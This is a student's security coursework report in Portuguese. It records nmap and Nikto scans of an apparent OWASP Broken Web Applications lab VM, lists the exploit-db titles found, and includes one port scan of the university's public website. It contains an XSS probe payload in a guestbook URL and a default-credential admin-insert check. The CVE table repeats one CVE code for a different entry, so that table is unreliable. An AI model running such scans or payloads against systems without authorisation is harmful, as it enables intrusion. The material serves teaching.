

Segurança em Computação

Trabalho Individual 4

Adriano Tosetto - 15104099

27 de maio de 2019

Parte I

NMAP

1 Questão 1

`nmap -sV -O 10.1.2.6`

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-22 19:53 EDT
Nmap scan report for 10.1.2.6
Host is up (0.00082s latency).
Not shown: 991 closed ports
PORT STATE SERVICE VERSION
22/tcp open  ssh OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with
    ↪ Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14
    ↪ OpenSSL...)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open  imap Courier Imapd (released 2008)
443/tcp open  ssl/https?
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp open  java-rmi Java RMI
8080/tcp open  http Apache Tomcat/Coyote JSP engine 1.1
8081/tcp open  http Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please
    ↪ submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-
    ↪ service :
SF-Port5001-TCP:V=7.70%I=7%D=5/22%Time=5CE5E0FC%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4,"\xac\xed\x05");
MAC Address: 08:00:27:E4:19:EB (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.
    ↪ org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.96 seconds
```

A saída tem 4 colunas, **port**, **state**, **service** e **version**. **service** é o serviço remoto, **state** é o estado dele, **port** é a porta onde o mesmo está rodando. A flag **-sV** habilita a detecção de versão e a flag **-O** habilita a detecção de versão do sistema operacional.

2 Questão 2

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-22 20:38 EDT
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 20:38
Completed NSE at 20:38, 0.00s elapsed
Initiating NSE at 20:38
Completed NSE at 20:38, 0.00s elapsed
Initiating ARP Ping Scan at 20:38
Scanning 10.1.2.6 [1 port]
Completed ARP Ping Scan at 20:38, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:38
Completed Parallel DNS resolution of 1 host. at 20:38, 0.05s elapsed
Initiating SYN Stealth Scan at 20:38
Scanning 10.1.2.6 [1000 ports]
Discovered open port 80/tcp on 10.1.2.6
Discovered open port 139/tcp on 10.1.2.6
Discovered open port 8080/tcp on 10.1.2.6
Discovered open port 445/tcp on 10.1.2.6
Discovered open port 143/tcp on 10.1.2.6
Discovered open port 22/tcp on 10.1.2.6
Discovered open port 443/tcp on 10.1.2.6
Discovered open port 8081/tcp on 10.1.2.6
Discovered open port 5001/tcp on 10.1.2.6
Completed SYN Stealth Scan at 20:38, 0.12s elapsed (1000 total ports)
Initiating Service scan at 20:38
Scanning 9 services on 10.1.2.6
Completed Service scan at 20:38, 14.04s elapsed (9 services on 1 host)
Initiating OS detection (try #1) against 10.1.2.6
NSE: Script scanning 10.1.2.6.
Initiating NSE at 20:38
Completed NSE at 20:40, 90.48s elapsed
Initiating NSE at 20:40
Completed NSE at 20:40, 0.03s elapsed
Nmap scan report for 10.1.2.6
Host is up (0.00093s latency).
Not shown: 991 closed ports
PORT STATE SERVICE VERSION
22/tcp open  ssh OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 ea:83:1e:45:5a:a6:8c:43:1c:3c:e3:18:dd:fc:88:a5 (DSA)
|_ 2048 3a:94:d8:3f:e0:a2:7a:b8:c3:94:d7:5e:00:55:0c:a7 (RSA)
80/tcp open  http Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with
    ↪ Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14
    ↪ OpenSSL...)
|_http-favicon: Unknown favicon MD5: 1F8C0B08FB6B556A6587517A8D5F290B
| http-methods:
| Supported Methods: GET HEAD POST OPTIONS TRACE
```

```

|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with
    ↳ Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14
    ↳ OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
|_http-title: owaspbwa OWASP Broken Web Applications
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open imap Courier Imapd (released 2008)
|_imap-capabilities: CAPABILITY NAMESPACE UIDPLUS completed SORT OK ACL2=UNIONA0001
    ↳ THREAD=REFERENCES QUOTA ACL THREAD=ORDEREDSUBJECT IDLE IMAP4rev1 CHILDREN
443/tcp open ssl/https?
|_ssl-date: 2019-05-22T21:38:46+00:00; -3h00m03s from scanner time.
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp open java-rmi Java RMI
8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Site doesn't have a title.
8081/tcp open http Jetty 6.1.25
| http-methods:
| Supported Methods: GET HEAD POST TRACE OPTIONS
|_ Potentially risky methods: TRACE
|_http-server-header: Jetty(6.1.25)
|_http-title: Choose Your Path
1 service unrecognized despite returning data. If you know the service/version, please
    ↳ submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-
    ↳ service :
SF-Port5001-TCP:V=7.70%I=7%D=5/22%Time=5CE5EB8E%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4,"\xac\xed\x0\x05");
MAC Address: 08:00:27:E4:19:EB (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Uptime guess: 0.036 days (since Wed May 22 19:48:08 2019)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=200 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -3h00m02s, deviation: 0s, median: -3h00m03s
| nbstat: NetBIOS name: OWASPBWA, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (
    ↳ unknown)
| Names:
| OWASPBWA<00> Flags: <unique><active>
| OWASPBWA<03> Flags: <unique><active>
| OWASPBWA<20> Flags: <unique><active>
| \x01\x02__MSBROWSE__\x02<01> Flags: <group><active>
| WORKGROUP<1d> Flags: <unique><active>
| WORKGROUP<1e> Flags: <group><active>
|_ WORKGROUP<00> Flags: <group><active>
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported

```

```

|_ message_signing: disabled (dangerous, but default)
|_ smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT ADDRESS
1 0.93 ms 10.1.2.6

NSE: Script Post-scanning.
Initiating NSE at 20:40
Completed NSE at 20:40, 0.00s elapsed
Initiating NSE at 20:40
Completed NSE at 20:40, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.
  ↪ org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 107.80 seconds
      Raw packets sent: 1020 (45.626KB) | Rcvd: 1016 (41.374KB)

```

A flag *-A* significa *Agressiva*. Nos logs, é possível ver que é feito um *tracerout* (mostra a rota de um *hop* da sua máquina origem até o a máquina destino). Ele também faz a detecção de serviços e suas versões (e.g ssh). Ele também verifica portas abertas e faz um *SYN Stealth Scan*.

3 Questão 3

```

Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-22 20:44 EDT
Initiating Ping Scan at 20:44
Scanning www.ufsc.br (150.162.2.10) [4 ports]
Completed Ping Scan at 20:44, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:44
Completed Parallel DNS resolution of 1 host. at 20:44, 0.12s elapsed
Initiating SYN Stealth Scan at 20:44
Scanning www.ufsc.br (150.162.2.10) [10 ports]
Discovered open port 443/tcp on 150.162.2.10
Discovered open port 80/tcp on 150.162.2.10
Completed SYN Stealth Scan at 20:44, 1.32s elapsed (10 total ports)
Nmap scan report for www.ufsc.br (150.162.2.10)
Host is up, received reset ttl 255 (0.015s latency).
Other addresses for www.ufsc.br (not scanned): 2801:84:0:2::10
rDNS record for 150.162.2.10: paginas.ufsc.br

```

```

PORT STATE SERVICE REASON
21/tcp filtered ftp no-response
22/tcp filtered ssh no-response
23/tcp filtered telnet no-response
25/tcp filtered smtp no-response
80/tcp open http syn-ack ttl 64
110/tcp filtered pop3 no-response
139/tcp filtered netbios-ssn no-response
443/tcp open https syn-ack ttl 64
445/tcp filtered microsoft-ds no-response
3389/tcp filtered ms-wbt-server no-response

```

```

Read data files from: /usr/bin/../share/nmap

```

```
Nmap done: 1 IP address (1 host up) scanned in 1.72 seconds
Raw packets sent: 22 (944B) | Rcvd: 3 (128B)
```

Esse comando dá as portas e seus estados. O estado **open** mostrado no log significa que o nmap recebeu um **SYN/ACK** na hora de tentar conexão. O estado **closed** significa que o NMAP recebeu um **RST** como resposta e o estado **filtered** significa que ele recebeu nenhuma resposta do servidor ou uma mensagem de erro. A flag **-top-ports** significa as portas que têm maior probabilidade de estarem abertas.

4 Questão 4

Comando escolhido:

```
nmap -sP 10.1.2.0/24
```

Saída:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-26 14:53 EDT
Nmap scan report for tosetto-Inspiron-3437 (10.1.2.3)
Host is up (0.00021s latency).
MAC Address: 0A:00:27:00:00:00 (Unknown)
Nmap scan report for 10.1.2.4
Host is up (0.00038s latency).
MAC Address: 08:00:27:60:DB:AB (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.1.2.6
Host is up (0.0022s latency).
MAC Address: 08:00:27:E4:19:EB (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.1.2.5
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.21 seconds
```

A saída é simples, ele procura todos os hosts da rede que estão *up*. É possível notar que o IP do owasp está listado, assim como o IP da Kali. A flag **-sP** diz ao NMAP usar o **ICMP** (*Internet Control Message Protocol*) e não realizar *port scan*.

5 Questão 5

1. a) SYN Scan não estabelece uma conexão cheia. No SYN Scan, o atacante tenta estabelecer uma conexão TCP/IP com o servidor em cada porta possível. Ele envia um pacote SYN para cada porta possível como se quisesse iniciar um *three-way handshake*. Se o servidor responder com SYN/ACK, então a porta está aberta e vulnerável. O atacante então pode mandar um pacote RST para que o servidor assuma que houve um erro de comunicação. De toda a forma, a porta continua aberta e passível de ataque. Nesse tipo de Scan, são possíveis 3 estados: **open**, **close** e **filtered**.




Figura 1: **Open State**




Figura 2: Close State




Figura 3: Filtered State

O TCP Scan estabelece uma conexão via chamada de sistema. Ele é uma conexão completa, dessa forma leva mais tempo para executar, no entanto, é mais provável que *Firewalls* não bloqueiem essa conexão se comparado com a anterior.

2. b) Questões 1 usa **Scan de conexão TCP**

A questão 2 usa **SYN SCAN** pois aparece no log do terminal que foi usada essa opção.

A questão 3 usa **SYN SCAN** por causa da flag `-sS`

3. c) Usando o nmap com os scripts NSE, é possível listar vulnerabilidades CVE, o seguinte comando foi executado:

```
nmap --script vulscan --script-args vulscandb=exploitdb.csv -sV -p8080 10.1.2.6
```

E resultou na seguinte saída:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-27 10:36 EDT
Nmap scan report for 10.1.2.6
Host is up (0.00051s latency).

PORT STATE SERVICE VERSION
8080/tcp open  http Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
| vulscan: exploitdb.csv:
| [30191] Apache MyFaces Tomahawk JSF Framework 1.1.5 Autoscroll Parameter Cross
|   ↳ Site Scripting Vulnerability
| [27095] Apache Tomcat / Geronimo 1.0 Sample Script cal2.jsp time Parameter XSS
| [23244] WrenSoft Zoom Search Engine 2.0 Build: 1018 Cross-Site Scripting
|   ↳ Vulnerability
| [19536] Apache <= 1.1,NCSA httpd <= 1.5.2,Netscape Server 1.12/1.1/2.0 a nph-test-
|   ↳ cgi Vulnerability
| [30983] ExpressionEngine 1.2.1 HTTP Response Splitting and Cross Site Scripting
|   ↳ Vulnerabilities
| [30980] AwesomeTemplateEngine 1 Multiple Cross-Site Scripting Vulnerabilities
| [30543] Doomsday Engine 1.8.6/1.9 - Multiple Remote Vulnerabilities
```


| [29930] Apache AXIS 1.0 Non-Existent WSDL Path Information Disclosure
 ↳ Vulnerability

| [29012] DMXReady Site Engine Manager 1.0 Index.ASP SQL Injection Vulnerability

| [28874] Exhibit Engine 1.22 fstyles.php toroot Parameter Remote File Inclusion

| [28873] Exhibit Engine 1.22 fetchsettings.php toroot Parameter Remote File
 ↳ Inclusion

| [27980] Alex DownloadEngine 1.4.1 Comments.PHP SQL Injection Vulnerability

| [27823] OpenEngine 1.7/1.8 Template Unauthorized Access Vulnerability

| [27574] Basic Analysis and Security Engine 1.2.4 PrintFreshPage Cross-Site
 ↳ Scripting Vulnerability

| [27127] PMachine ExpressionEngine 1.4.1 HTTP Referrer HTML Injection Vulnerability

| [27096] Apache Geronimo 1.0 Error Page XSS

| [26542] Apache Struts 1.2.7 Error Response Cross-Site Scripting Vulnerability

| [26395] Basic Analysis And Security Engine 1.2 Base_qry_main.PHP SQL Injection
 ↳ Vulnerability

| [25625] Apache 1.3.x HTDigest Realm Command Line Argument Buffer Overflow
 ↳ Vulnerability (2)

| [25624] Apache 1.3.x HTDigest Realm Command Line Argument Buffer Overflow
 ↳ Vulnerability (1)

| [24694] Apache 1.3.x mod_include Local Buffer Overflow Vulnerability

| [23752] Digital Reality Game Engine 1.0.x Remote Denial of Service Vulnerability

| [23751] Apache Cygwin 1.3.x/2.0.x Directory Traversal Vulnerability

| [23314] Serious Sam Engine 1.0.5 - Remote Denial of Service Vulnerability

| [22961] Gallery 1.2/1.3.x Search Engine Cross-Site Scripting Vulnerability

| [22505] Apache Mod_Access_Referer 1.0.2 NULL Pointer Dereference Denial of Service
 ↳ Vulnerability

| [22068] Apache 1.3.x,Tomcat 4.0.x/4.1.x Mod_JK Chunked Encoding Denial of Service
 ↳ Vulnerability

| [21885] Apache 1.3/2.0.x Server Side Include Cross Site Scripting Vulnerability

| [21560] Apache 1.x/2.0.x Chunked-Encoding Memory Corruption Vulnerability (2)

| [21559] Apache 1.x/2.0.x Chunked-Encoding Memory Corruption Vulnerability (1)

| [21534] Apache Tomcat 3/4 JSP Engine Denial of Service Vulnerability

| [21350] Apache Win32 1.3.x/2.0.x Batch File Remote Command Execution Vulnerability

| [21295] GNUJSP 1.0 File Disclosure Vulnerability

| [21257] AHG Search Engine 1.0 Search.CGI Arbitrary Command Execution Vulnerability

| [21204] Apache 1.3.20 Win32 PHP.EXE Remote File Disclosure Vulnerability

| [21067] Apache 1.0/1.2/1.3 Server Address Disclosure Vulnerability

| [21002] Apache 1.3 Possible Directory Index Disclosure Vulnerability

| [20911] Apache 1.3.14 Mac File Protection Bypass Vulnerability

| [20695] Apache 1.3 Artificially Long Slash Path Directory Listing Vulnerability
 ↳ (4)

| [20694] Apache 1.3 Artificially Long Slash Path Directory Listing Vulnerability
 ↳ (3)

| [20693] Apache 1.3 Artificially Long Slash Path Directory Listing Vulnerability
 ↳ (2)

| [20692] Apache 1.3 Artificially Long Slash Path Directory Listing Vulnerability
 ↳ (1)

| [20595] NCSA 1.3/1.4.x/1.5,Apache httpd 0.8.11/0.8.14 ScriptAlias Source Retrieval
 ↳ Vulnerability

| [20558] Apache 1.2 Web Server DoS Vulnerability

| [20466] Apache 1.3 Web Server with Php 3 File Disclosure Vulnerability

| [20457] Microsoft SQL Server 7.0/2000,Data Engine 1.0/2000 xp_peekqueue Buffer
 ↳ Overflow Vulnerability

| [20456] Microsoft SQL Server 7.0/2000,Data Engine 1.0/2000 xp_showcolv Buffer

```

    ↪ Overflow Vulnerability
| [20451] Microsoft SQL Server 7.0/2000,Data Engine 1.0/2000 xp_displayparamstmt
    ↪ Buffer Overflow Vulnerability
| [20435] Apache 0.8.x/1.0.x,NCSA httpd 1.x test-cgi Directory Listing Vulnerability
| [20429] Caucho Technology Resin 1.2 JSP Source Disclosure Vulnerability
| [20272] Apache 1.2.5/1.3.1,UnityMail 2.0 MIME Header DoS Vulnerability
| [20210] Apache 1.3.12 WebDAV Directory Listings Vulnerability
| [20172] ManageEngine Mobile Application Manager 10 - SQL Injection
| [20171] ManageEngine Application Manager 10 - Multiple Vulnerabilities
| [19975] Apache 1.3.6/1.3.9/1.3.11/1.3.12/1.3.20 Root Directory Access
    ↪ Vulnerability
| [18031] phpLDAPadmin <= 1.2.1.1 (query_engine) Remote PHP Code Injection
| [18021] phpLDAPadmin <= 1.2.1.1 (query_engine) Remote PHP Code Injection Exploit
| [17639] XpressEngine 1.4.5.7 Persistent XSS Vulnerability
| [16798] Apache mod_jk 1.2.20 Buffer Overflow
| [15710] Apache Archiva 1.0 - 1.3.1 CSRF Vulnerability
| [15557] openEngine 2.0 100226 LFI and XSS Vulnerabilities
| [12721] Apache Axis2 1.4.1 - Local File Inclusion Vulnerability
| [12550] Netvidade engine 1.0 - Multiple Vulnerabilities
| [8994] AWScripts Gallery Search Engine 1.x Insecure Cookie Vulnerability
| [8414] XEngineSoft PMS/MGS/NM/AMS 1.0 (Auth Bypass) SQL Injection Vulns
| [8408] X10Media Mp3 Search Engine < 1.6.2 Admin Access Vulnerability
| [7158] Alex Article-Engine 1.3.0 (fckeditor) Arbitrary File Upload Vulnerability
| [7157] Alex News-Engine 1.5.1 - Remote Arbitrary File Upload Vulnerability
| [7074] X10media Mp3 Search Engine <= 1.6 - Remote File Disclosure Vulnerability
| [6480] x10media mp3 search engine 1.5.5 - Remote File Inclusion Vulnerability
| [6239] Ruby <= 1.9 (regex engine) Remote Socket Memory Leak Exploit
| [6100] Apache mod_jk 1.2.19 Remote Buffer Overflow Exploit (win32)
| [5834] Comparison Engine Power 1.0 - Blind SQL Injection Exploit
| [4093] Apache mod_jk 1.2.19/1.2.20 Remote Buffer Overflow Exploit
| [3605] Picture-Engine <= 1.2.0 (wall.php cat) Remote SQL Injection Exploit
| [3384] Ubuntu/Debian Apache 1.3.33/1.3.34 (CGI TTY) Local Root Exploit
| [3104] PPC Search Engine 1.61 (INC) Multiple Remote File Include Vulnerabilities
| [2850] Exhibit Engine <= 1.22 (styles.php) Remote File Include Vulnerability
| [2521] Download-Engine <= 1.4.2 (spaw) Remote File Include Vulnerability
| [2509] Exhibit Engine <= 1.5 RC 4 (photo_comment.php) File Include Exploit
| [2480] phpBB Security Suite Mod 1.0.0 (logger_engine.php) Remote File Include
| [2237] Apache < 1.3.37, 2.0.59, 2.2.3 (mod_rewrite) Remote Overflow PoC
| [1750] Quake 3 Engine 1.32b R_RemapShader() Remote Client BoF Exploit
| [587] Apache <= 1.3.31 mod_include Local Buffer Overflow Exploit
| [466] httpasswd Apache 1.3.31 - Local Exploit
| [132] Apache 1.3.x - 2.0.48 - mod_userdir Remote Users Disclosure Exploit
| [126] Apache mod_gzip (with debug_mode) <= 1.2.26.1a Remote Exploit
| [67] Apache 1.3.x mod_mylo Remote Code Execution Exploit
|
|_
MAC Address: 08:00:27:E4:19:EB (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org
    ↪ /submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.30 seconds

```


CVEs		
Vulnerabilidade no Log	Código CVE 2	Link CVE
Apache Tomcat / Geronimo 1.0 Sample Script cal2.jsp time Parameter XSS	CVE-2006-0254	Link
Apache Win32 1.3.x/2.0.x Batch File Remote Command Execution Vulnerability	CVE-2002-0061	Link
phpLDAPadmin 1.2.1.1 <= (query_engine) Remote PHP Code Injection	CVE-2011-4075	Link
Apache mod_jk 1.2.19/1.2.20 Remote Buffer Overflow Exploit	CVE-2011-4075	Link
Apache 1.2.5/1.3.1,UnityMail 2.0 MIME Header DoS Vulnerability	CVE-1999-0926	Link

Parte II

Nikto

6 Questão 6

6.1 a)

```
- Nikto v2.1.6
-----
+ Target IP: 10.1.2.6
+ Target Hostname: 10.1.2.6
+ Target Port: 80
+ Start Time: 2019-05-24 19:35:56 (GMT-4)
-----
+ Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch
  ↳ proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
  ↳ Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
+ Cookie PHPSESSID created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.3.2-1ubuntu4.30
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to
  ↳ protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render
  ↳ the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Phusion_Passenger/4.0.38 appears to be outdated (current is at least 4.0.53)
+ Apache/2.2.14 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34
  ↳ is the EOL for the 2.x branch.
+ mod_perl/2.0.4 appears to be outdated (current is at least 2.0.8)
+ Python/2.6.5 appears to be outdated (current is at least 2.7.8)
+ PHP/5.3.2-1ubuntu4.30 appears to be outdated (current is at least 7.2.12). PHP 5.6.33,
  ↳ 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ Perl/v5.10.1 appears to be outdated (current is at least v5.20.0)
```

- + mod_mono/2.4.3 appears to be outdated (current is at least 2.8)
- + mod_ssl/2.2.14 appears to be outdated (current is at least 2.8.31) (may depend on
 ↪ server version)
- + OpenSSL/0.9.8k appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and
 ↪ 0.9.8zc are also current.
- + proxy_html/3.0.1 appears to be outdated (current is at least 3.1.2)
- + Uncommon header 'tcn' found, with contents: list
- + Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily
 ↪ brute force file names. See <http://www.wisec.it/sectou.php?id=4698ebdc59d15>. The
 ↪ following alternatives for 'index' were found: index.php
- + OSVDB-630: The web server may reveal its internal or real IP in the Location header via
 ↪ a request to /images over HTTP/1.0. The value is "127.0.1.1".
- + Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
- + Web Server returns a valid response with junk HTTP methods, this may cause false
 ↪ positives.
- + OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
- + mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1 -
 ↪ mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow
 ↪ a remote shell. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082>,
 ↪ OSVDB-756.
- + /WackoPicko/guestbook/guestbookdat: PHP-Gastebuch 1.60 Beta reveals sensitive
 ↪ information about its configuration.
- + /WackoPicko/guestbook/pwd: PHP-Gastebuch 1.60 Beta reveals the md5 hash of the admin
 ↪ password.
- + /WackoPicko/guestbook/admin.php: Guestbook admin page available without authentication.
- + OSVDB-52975: /WackoPicko/guestbook/admin/o12guest.mdb: Ocean12 ASP Guestbook Manager
 ↪ allows download of SQL database which contains admin password.
- + OSVDB-2754: /WackoPicko/guestbook/?number=5&lng=%3Cscript%3Ealert(document.domain);%3C/
 ↪ script%3E: MPM Guestbook 1.2 and previous are vulnerable to XSS attacks.
- + OSVDB-5034: /WackoPicko/admin/login.php?action=insert&username=test&password=test:
 ↪ phpAuction may allow user admin accounts to be inserted without proper
 ↪ authentication. Attempt to log in with user 'test' password 'test' to verify.
- + OSVDB-12184: /WackoPicko/?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals
 ↪ potentially sensitive information via certain HTTP requests that contain specific
 ↪ QUERY strings.
- + OSVDB-12184: /WackoPicko/?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals
 ↪ potentially sensitive information via certain HTTP requests that contain specific
 ↪ QUERY strings.
- + OSVDB-12184: /WackoPicko/?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals
 ↪ potentially sensitive information via certain HTTP requests that contain specific
 ↪ QUERY strings.
- + OSVDB-12184: /WackoPicko/?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals
 ↪ potentially sensitive information via certain HTTP requests that contain specific
 ↪ QUERY strings.
- + OSVDB-3268: /WackoPicko/cart/: Directory indexing found.
- + OSVDB-3092: /WackoPicko/cart/: This might be interesting...
- + OSVDB-3268: /WackoPicko/css/: Directory indexing found.
- + OSVDB-3092: /WackoPicko/css/: This might be interesting...
- + OSVDB-3092: /WackoPicko/guestbook/: This might be interesting...
- + OSVDB-3092: /WackoPicko/test/: This might be interesting...
- + OSVDB-3268: /WackoPicko/users/: Directory indexing found.
- + OSVDB-3092: /WackoPicko/users/: This might be interesting...
- + OSVDB-3268: /WackoPicko/images/: Directory indexing found.
- + /WackoPicko/admin/login.php: Admin login page/section found.

```
+ OSVDB-3092: /WackoPicko/test.php: This might be interesting...
+ 7916 requests: 0 error(s) and 43 item(s) reported on remote host
+ End Time: 2019-05-24 19:36:43 (GMT-4) (47 seconds)
-----
+ 1 host(s) tested
```

6.2 b)

Pontos importantes:

1. Pontos importantes

- Cookie PHPSESSID created without the httponly flag

Quando um cookie é setado com a flag *HTTPOnly* flag, isso diz ao browser que o *cookie* só pode ser acessado pelo servidor e não por um script do cliente.
- /WackoPicko/guestbook/pwd: PHP-Gastebuch 1.60 Beta reveals the md5 hash
→ of the admin password

Como visto na própria disciplina, a função de hash **md5** é vulnerável. O atacante poderia gerar múltiplas hashes com diferentes textos para tentar chegar em algum texto que gere a hash da senha do admin.
- + OSVDB-5034: /WackoPicko/admin/login.php?action=insert&username=test&
→ password=test: phpAuction may allow user admin accounts to be
→ inserted without proper authentication. Attempt to log in with
→ user 'test' password 'test' to verify.

O próprio log do **Nikto** já diz o problema.
- /WackoPicko/guestbook/admin.php: Guestbook admin page available without
→ authentication.

URI /WackoPicko/guestbook/?number=5&lng=%3Cscript%3Ealert(document.
→ domain);%3C/script%3E
HTTP Method GET
Description /WackoPicko/guestbook/?number=5&lng=%3Cscript%3Ealert(
→ document.domain);%3C/script%3E: MPM Guestbook 1.2 and previous are
→ vulnreable to XSS attacks.
Test Links http://10.1.2.6:80/WackoPicko/guestbook/?number=5&lng=%3
→ Cscript%3Ealert(document.domain);%3C/script%3E
http://10.1.2.6:80/WackoPicko/guestbook/?number=5&lng=%3Cscript%3Ealert(
→ document.domain);%3C/script%3E
OSVDB Entries OSVDB-2754

Como é possível ver, a aplicação não sanitiza variáveis passadas via GET, tornando possível ataques XSS.

